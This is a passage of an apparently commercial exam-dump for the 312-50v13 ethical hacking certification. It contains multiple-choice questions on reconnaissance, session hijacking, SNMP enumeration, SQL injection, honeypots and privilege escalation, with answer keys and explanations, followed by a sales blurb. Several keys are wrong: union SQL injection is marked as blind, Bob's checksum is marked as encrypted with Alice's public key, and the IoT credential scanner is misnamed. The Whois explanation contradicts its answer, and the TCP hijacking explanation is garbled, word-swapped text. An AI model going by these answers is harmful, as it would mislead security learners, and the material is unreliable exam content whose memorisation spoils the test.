how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker??s code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to theattacker??s code.

NEW QUESTION 242
- (Topic 3)
A certified ethical hacker is conducting a Whois footprinting activity on a specific domain. The individual is leveraging various tools such as Batch IP Converter and Whols Analyzer Pro to retrieve vital details but is unable to gather complete Whois information from the registrar for a particular set of data. As the hacker, what might be the probable data model being utilized by the domain's registrar for storing and looking up
Who is information?

A. Thick Whois model with a malfunctioning server
B. Thick Whois model working correctly
C. Thin Whois model with a malfunctioning server
D. Thin Whois model working correctly

Answer: D

Explanation:
A thin Whois model is a type of data model that is used by some domain registrars for storing and looking up Whois information. In a thin Whois model, the registrar only stores the basic information about the domain, such as the domain name, the registrar name, the name servers, and the registration and expiration dates. The rest of the information, such as the contact details of the domain owner, the administrative contact, and the technical contact, is stored by the registry that manages the top-level domain (TLD) of the domain. For example, the registry for .com and .net domains is Verisign, and the registry for .org domains is Public Interest Registry. When a Whois lookup is performed on a domain that uses a thin Whois model, the registrar??s Whois server only returns the basic information and refers the query to the registry??s Whois server for the complete information1.
As a hacker, if you are unable to gather complete Whois information from the registrar for a particular set of data, it might be because the domain??s registrar is using a thin Whois model and the registry??s Whois server is not responding or providing the information. This could be due to various reasons, such as network issues, server errors, rate limits, privacy policies, or legal restrictions. Therefore, the probable data model being utilized by the domain??s registrar for storing and looking up Whois information is a thin Whois model working correctly.
References:
? Differences Between Thin WHOIS vs Thick WHOIS – OpenSRS Help & Support

NEW QUESTION 247
- (Topic 3)
Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

A. UDP hijacking
B. Blind hijacking
C. TCP/IP hacking
D. Forbidden attack

Answer: C

Explanation:

A TCP/IP hijack is an attack that spoofs a server into thinking it??s talking with a sound client, once actually it??s communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in- the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.
First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client??s identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.
One of the most effective means of preventing a hijack attack is to want a secret, that??s a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

NEW QUESTION 252
- (Topic 3)
When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password

Answer: C

NEW QUESTION 254
- (Topic 3)
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm
B. .html
C. .rss
D. .cms

Answer: A

NEW QUESTION 256
- (Topic 3)
Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

A. User-mode rootkit
B. Library-level rootkit
C. Kernel-level rootkit
D. Hypervisor-level rootkit

Answer: C

NEW QUESTION 258
- (Topic 3)
You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

A. Provide employees with corporate-owned devices for work-related tasks.
B. Implement a mobile device management solution that restricts the installation of non- approved applications.
C. Require all employee devices to use a company-provided VPN for internet access.
D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Answer: D

Explanation:
The best measure to prevent similar attacks without overly restricting the use of personal devices is to conduct regular cybersecurity awareness training, focusing on phishing attacks. Cybersecurity awareness training is a process of educating and empowering employees on the best practices and behaviors to protect themselves and the organization from cyber threats, such as phishing, malware, ransomware, or data breaches. Cybersecurity awareness training can help the organization mitigate the risk of phishing incidents by providing the following benefits12:
? It can increase the knowledge and skills of employees on how to identify and avoid phishing emails, messages, or links, such as by checking the sender, the subject, the content, the attachments, and the URL of the message, and by verifying the legitimacy and authenticity of the message before responding or clicking.
? It can enhance the attitude and culture of employees on the importance and responsibility of cybersecurity, such as by encouraging them to report any suspicious or malicious activity, to follow the security policies and guidelines, and to seek help or guidance when in doubt or trouble.
? It can reduce the human error and negligence that are often the main causes of phishing incidents, such as by reminding employees to update their devices and applications, to use strong and unique passwords, to enable multi-factor authentication, and to backup their data regularly.
The other options are not as optimal as option D for the following reasons:
? A. Provide employees with corporate-owned devices for work-related tasks: This option is not feasible because it contradicts the BYOD policy, which allows employees to use their personal devices for work-related tasks. Providing employees with corporate-owned devices would require the organization to incur additional costs and resources, such as purchasing, maintaining, and securing the devices, as well as training and supporting the employees on how to use them. Moreover, providing employees with corporate-owned devices would not necessarily prevent phishing incidents, as the devices could still be compromised by phishing emails, messages, or links, unless the organization implements strict security controls and policies on the devices, which may limit the user autonomy and productivity3.
? B. Implement a mobile device management solution that restricts the installation of

non-approved applications: This option is not desirable because it violates the user autonomy and privacy under the BYOD policy, which allows employees to use their personal devices for both personal and professional purposes. Implementing a mobile device management solution that restricts the installation of non-approved applications would require the organization to monitor and control the devices of the employees, which may raise legal and ethical issues, such as data ownership, consent, and compliance. Furthermore, implementing a mobile device management solution that restricts the installation of non-approved applications would not completely prevent phishing incidents, as the employees could still receive phishing emails, messages, or links through the approved applications, unless the organization implements strict security controls and policies on the applications, which may affect the user experience and functionality4.
? C. Require all employee devices to use a company-provided VPN for internet
access: This option is not sufficient because it does not address the root cause of phishing incidents, which is the human factor. Requiring all employee devices to use a company-provided VPN for internet access would provide the organization with some benefits, such as encrypting the network traffic, hiding the IP address, and bypassing geo-restrictions. However, requiring all employee devices to use a company-provided VPN for internet access would not prevent phishing incidents, as the employees could still fall victim to phishing emails, messages, or links that lure them to malicious websites or applications, unless the organization implements strict security controls and policies on the VPN, which may affect the network performance and reliability.
References:
? 1: What is Cybersecurity Awareness Training? | Definition, Benefits & Best Practices | Kaspersky
? 2: How to Prevent Phishing Attacks with Security Awareness Training | Infosec
? 3: BYOD vs. Corporate-Owned Devices: Pros and Cons | Bitglass
? 4: Mobile Device Management (MDM) | OWASP Foundation
? : What is a VPN and why do you need one? Everything you need to know | ZDNet

NEW QUESTION 261
- (Topic 3)
An ethical hacker has been tasked with assessing the security of a major corporation's network. She suspects the network uses default SNMP community strings. To exploit this, she plans to extract valuable network information using SNMP enumeration. Which tool could best help her to get the information without directly modifying any parameters within the SNMP agent??s management information base (MIB)?

A. snmp-check (snmp_enum Module) to gather a wide array of information about the target
B. Nmap, with a script to retrieve all running SNMP processes and associated ports
C. Oputits, are mainly designed for device management and not SNMP enumeration
D. SnmpWalk, with a command to change an OID to a different value

Answer: A

Explanation:
snmp-check (snmp_enum Module) is the best tool to help the ethical hacker to get the information without directly modifying any parameters within the SNMP agent??s MIB. snmp-check is a tool that allows the user to enumerate SNMP devices and extract information from them. It can gather a wide array of information about the target, such as system information, network interfaces, routing tables, ARP cache, installed software, running processes, TCP and UDP services, user accounts, and more. snmp-check can also perform brute force attacks to discover the SNMP community strings, which are the passwords used to access the SNMP agent. snmp-check is available as a standalone tool or as a module (snmp_enum) within the Metasploit framework.
The other options are not as effective or suitable as snmp-check for the ethical hacker??s task. Nmap is a network scanning and enumeration tool that can perform various types of scans and probes on the target. It can also run scripts to perform specific tasks, such as retrieving SNMP information. However, Nmap may not be able to gather as much information as snmp-check, and it may also trigger alerts or blocks from firewalls or intrusion detection systems. Oputils is a network monitoring and management toolset that can perform various functions, such as device discovery, configuration backup, bandwidth monitoring, IP address management, and more. However, Oputils is mainly designed for device management and not SNMP enumeration, and it may not be able to extract valuable network information from the SNMP agent. SnmpWalk is a tool that allows the user to retrieve the entire MIB tree of an SNMP agent by using SNMP GETNEXT requests. However, SnmpWalk is not suitable for the ethical hacker??s task, because it requires the user to change an OID (object identifier) to a different value, which may modify the parameters within the SNMP agent??s MIB and affect its functionality or
security. References:
? snmp-check - The SNMP enumerator
? SNMP Enumeration | Ethical Hacking - GreyCampus
? SNMP Enumeration - GeeksforGeeks
? Nmap - the Network Mapper - Free Security Scanner
? OpUtils - Network Monitoring & Management Toolset
? SnmpWalk - SNMP MIB Browser

NEW QUESTION 266
- (Topic 3)
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

A. Botnet Trojan
B. Banking Trojans
C. Turtle Trojans
D. Ransomware Trojans

Answer: A

NEW QUESTION 271
- (Topic 3)
Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS zone walking
B. DNS cache snooping
C. DNS SEC zone walking
D. DNS cache poisoning

Answer: B

NEW QUESTION 272
- (Topic 3)
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem
B. getuid
C. keylogrecorder
D. autoroute

Answer: A

Explanation:
When using exploits, you might gain access as only a local user. This limits what you can do on the target machine. You can use Meterpreters 'getsystem` command (https://github.com/rapid7/metasploit- payloads/blob/master/c/meterpreter/source/extensions/priv/elevate.c#L70) to elevate your permissions from a local administrator to SYSTEM. This works by using three elevation techniques.

NEW QUESTION 273
- (Topic 3)
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting

Answer: A

Explanation:
The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

NEW QUESTION 278
- (Topic 3)
John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the loT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of loT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

A. loTSeeker
B. loT Inspector
C. AT&T loT Platform
D. Azure loT Central

Answer: C

NEW QUESTION 281
- (Topic 3)
What is the most common method to exploit the ??Bash Bug?? or ??Shellshock?? vulnerability?

A. SYN Flood
B. SSH
C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 282
- (Topic 3)
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Error-based injection
B. Boolean-based blind SQL injection
C. Blind SQL injection
D. Union SQL injection

Answer: C

NEW QUESTION 286
- (Topic 3)
Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key
B. Alice's public key
C. His own private key
D. His own public key

Answer: B

NEW QUESTION 290
- (Topic 3)
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks.
What is the technique employed by Kevin to improve the security of encryption keys?

A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure
D. Key stretching

Answer: D

NEW QUESTION 293
- (Topic 3)
As a part of an ethical hacking exercise, an attacker is probing a target network that is
suspected to employ various honeypot systems for security. The attacker needs to detect and bypass these honeypots without alerting the target. The attacker decides to utilize a suite of techniques. Which of the following techniques would NOT assist in detecting a honeypot?

A. Probing system services and observing the three-way handshake
B. Using honeypot detection tools like Send-Safe Honeypot Hunter
C. Implementing a brute force attack to verify system vulnerability
D. Analyzing the MAC address to detect instances running on VMware

Answer: C

Explanation:
A brute force attack is a method of trying different combinations of passwords or keys to gain access to a system or service. It is not a reliable way of detecting a honeypot, as it may trigger an alert or response from the target. Moreover, a brute force attack does not provide any information about the system??s characteristics or behavior that could indicate a honeypot. A honeypot is a decoy system that is designed to attract and trap attackers, while providing security teams with valuable intelligence and insights. Therefore, an ethical hacker needs to use more subtle and stealthy techniques to detect and avoid honeypots.
The other options are valid techniques for detecting a honeypot. Probing system services and observing the three-way handshake can reveal anomalies or inconsistencies in the system??s responses, such as abnormal banners, ports, or protocols. Using honeypot detection tools like Send-Safe Honeypot Hunter can scan the target network and identify potential honeypots based on various criteria, such as IP address, domain name, or open ports. Analyzing the MAC address can detect instances running on VMware, which is a common platform for deploying honeypots. A honeypot running on VMware will have a MAC address that starts with 00:0C:29, 00:50:56, or 00:05:69. References:
? What is a Honeypot? Types, Benefits, Risks and Best Practices
? Using Honeypots for Network Intrusion Detection
? Detecting Honeypot Access With Varonis

NEW QUESTION 298
- (Topic 3)
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Snoopy
C. USB Sniffer
D. Use Dumper

Answer: D

NEW QUESTION 302
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

312-50v13 Practice Exam Features:

* 312-50v13 Questions and Answers Updated Frequently

* 312-50v13 Practice Questions Verified by Expert Senior Certified Staff

* 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year